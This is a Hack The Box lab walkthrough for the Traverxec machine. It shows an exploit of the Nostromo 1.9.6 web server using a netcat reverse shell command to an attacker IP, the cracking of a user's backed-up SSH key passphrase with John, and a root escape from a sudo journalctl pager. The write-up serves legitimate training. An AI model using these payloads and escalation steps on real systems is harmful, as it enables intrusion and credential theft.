Hack The Box
Hack The Box: Traverxec Walkthrough
Traverxec uses a Nostromo RCE, exposed home-directory data, and sudo journalctl for root.
Recon & Enumeration

Use nmap to full scan for open ports and services:
Visit the target at port 80.

Given that the target is operating a Nostromo 1.9.6 web server as we got from nmap scan results, we will check what would searchsploit tell us.

We get an exploit that corresponds precisely to the version. Download it.

Run it.

Exploitation:

We will initiate the process by deploying the following command as a payload argument for the Python script:
nc 10.10.14.8 4343 -e /bin/bash
However, we can set up a listener.

Run the script.
Check the listener.

Privilege Escalation:
Since we have a Nostromo web server, Review around and check its conf folder.

The home directory of David possesses restricted readability for us; nonetheless, it is feasible to directly cd into the folders referenced within the conf file above. Review the public_www folder.

We are gonna need to extract this backup folder, so, we can cp it to /tmp and then extract.

Check id_rsa.
www-data@traverxec:/tmp$ cat home/david/.ssh/id_rsacat home/david/.ssh/id_rsa[Redacted: rsa private key material from the authorized lab has been removed from this published version.]We transfer the target file to our attack box, where we use the ssh2john tool to convert it into a format that can be processed by John. we initiate the John to perform the password cracking process on the converted file.

We ssh into the target using the id_rsa and the passphrase we cracked "hunter".


Review around David's home folder.
Run server-stats.sh.

Server-stats.sh.
david@traverxec:~$ cat /home/david/bin/server-stats.sh #!/bin/bashcat /home/david/bin/server-stats.headecho "Load: `/usr/bin/uptime`"echo " "echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"echo " "echo "Last 5 journal log lines:"/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/catAfter reviewing the information within the 'server-stats.sh' file, it appears that the user 'david' possesses permissions to execute 'journalctl' with root. This signifies that I have the capability to employ the subsequent command with elevated privileges:

/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
As per the details provided in GTFOBins opens in a new tab, an opportunity presents itself to break free from the pager using the!/bin/bash. Minimize the shell window as small as possible to be able to type the command.

Now, we can escape it with!/bin/bash.